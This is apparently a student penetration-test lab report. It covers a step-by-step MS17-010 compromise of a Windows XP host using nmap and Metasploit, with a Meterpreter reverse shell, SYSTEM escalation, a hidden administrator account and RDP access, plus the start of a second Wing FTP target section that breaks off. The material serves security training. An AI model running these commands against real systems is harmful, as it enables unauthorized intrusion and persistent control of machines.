1. John [B] | 10.15.1.83

Introduction

Tasked to conduct an assessment on 10.15.1.83. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Windows XP SP3

Open ports: SMB [135, 139, 445], RDP [3389]

> Vulnerable to MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution vulnerability.

CVE IDs: CVE-2017-0143

Metasploit exploit: exploit/windows/smb/ms17_010_psexec

Alternative exploit: https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py

Contents of key.txt: hbbja4okjkr1hamuycb

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


- https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
- https://nvd.nist.gov/vuln/detail/CVE-2017-0143
- https://nvd.nist.gov/vuln/detail/CVE-2017-0146
- https://nvd.nist.gov/vuln/detail/CVE-2017-0147
- https://github.com/worawit/MS17-010
- https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
- https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/

Exploit Description

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.


Attack Narrative

Begin from the local machine.



```
┌──(root💀kali)-[~]
└─# ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 916sec preferred_lft 916sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
7: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.1 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```


Scan for open ports. Discover SMB ports 135, 139, and 445 & RDP port 3389.




```
┌──(kali㉿kali)-[~/Desktop/forticlientsslvpn]
└─$ nmap 10.15.1.83
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-14 15:40 EDT
Nmap scan report for 10.15.1.83
Host is up (0.21s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 23.45 seconds
```

Use nmap to scan for potential vulnerabilities. Note the ms17-010 vulnerability identified through scan.

```
nmap -Pn -n -sV --script vuln 10.15.1.83
```




```
┌──(root💀kali)-[~]
└─# nmap -Pn -n -sV --script vuln 10.15.1.83
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-16 17:05 EDT
Nmap scan report for 10.15.1.83
Host is up (0.40s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE        VERSION
135/tcp  open  msrpc          Microsoft Windows RPC
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds   Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server  Microsoft Terminal Services
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```




```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.00 seconds
```

Potential exploits for ms17-010.



```
┌──(root💀kali)-[~]
└─# searchsploit ms17-010                                                                                      130 ⨯
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010) | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)                 | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)              | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)    | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/41987.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Search for ms17-010 in Metasploit.




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   2  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Ex
cution
   3  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command
Execution
   4  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

ms17-010_psexec is ranked as average and will likely result in a successful exploit.

Develop Exploit using Metasploit exploiting the ms17_010 vulnerability discovered.

```
# msfconsole
msf6 > use exploit/windows/smb/ms17_010_psexec
msf6 exploit(ms17_010_psexec) > show targets

Exploit targets:

 Id Name
 -- ----
 0 Automatic
 1 PowerShell
 2 Native upload
 3 MOF upload

msf6 exploit(ms17_010_psexec) > set TARGET 0
msf6 exploit(ms17_010_psexec) > set LHOST 172.16.5.1
msf6 exploit(ms17_010_psexec) > set LPORT 4444
msf6 exploit(ms17_010_psexec) > set RHOST 10.15.1.83
msf6 exploit(ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):

 Name Current Setting Required Description  ---- --------------- -------- -----------  DBGTRACE false yes Show extra debug trace info
 LEAKATTEMPTS 99 yes How many times to try to leak transaction
 NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
 NAMED_PIPES /usr/share/metasploit-framework/data/wordlist yes List of named pipes to check
 s/named_pipes.txt
 RHOSTS 10.15.1.83 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
 RPORT 445 yes The Target port (TCP)
 SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
 SERVICE_DISPLAY_NAME no The service display name
 SERVICE_NAME no The service name  SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a
normal read/writ
 e folder share  SMBDomain . no The Windows domain to use for authentication
 SMBPass no The password for the specified username
 SMBUser no The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

 Name Current Setting Required Description
 ---- --------------- -------- -----------
 EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)  LHOST 172.16.5.1 yes The listen address (an
interface may be specified)  LPORT 4444 yes The listen port


Exploit target:

 Id Name
 -- ----
 0 Automatic

msf6 exploit(ms17_010_psexec) > run
```


Verify system and uid.



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Create a profile in Meterpreter with admin rights.




```
meterpreter > run getgui -u Hacker -p 1337

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: Hacker with Password: 1337
[*]     Hiding user from Windows Login screen
[*]     Adding User: Hacker to local group 'Remote Desktop Users'
[*]     Adding User: Hacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20211016.4506.rc
```

Launch RDP session using created admin credentials.



```
┌──(root💀kali)-[~/JOHN]
└─# xfreerdp /v:10.15.1.83 /u:Hacker /p:1337 /dynamic-resolution +clipboard
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.


06:50 PM
0%
FreeRDP:10.15.1.83
Desktop
File Edit View Favorites Tools Help
Back
Search
Folders
Address
key - Notepad
File Edit Format View Help
Take a tour of Windows XP
To learn about the exciting new features in XP now, click here.

```
hbbja4okjkr1hamuycb
```

key.txt

hbbja4okjkr1hamuycb

2. Steven [B] | 10.15.1.36

Introduction

Tasked to conduct an assessment on 10.15.1.36. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, Wing FTP Server Authenticated Command Execution vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Microsoft Windows 7 Professional

Open ports: HTTP [80, 5466], FTP [21]

Vulnerable to Wing FTP Server Authenticated Command Execution vulnerability.

CVE IDs: CVE-2015-4107

Metasploit exploit: exploit/windows/ftp/wing_ftp_admin_exec

Alternative exploit: Manual exploit of Wing FTP webserver

Contents of key.txt: t70m5jaco2zy9vhqlb6s

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64

GNU/Linux

Reference:


- https://www.hackingtutorials.org/exploit-tutorials/hacking-and-securing-wing-ftp-server-4-3-8/
- http://www.wftpserver.com
- https://www.wftpserver.com/help/ftpserver/index.html?administrator_console.htm

EXPLOIT DESCRIPTION

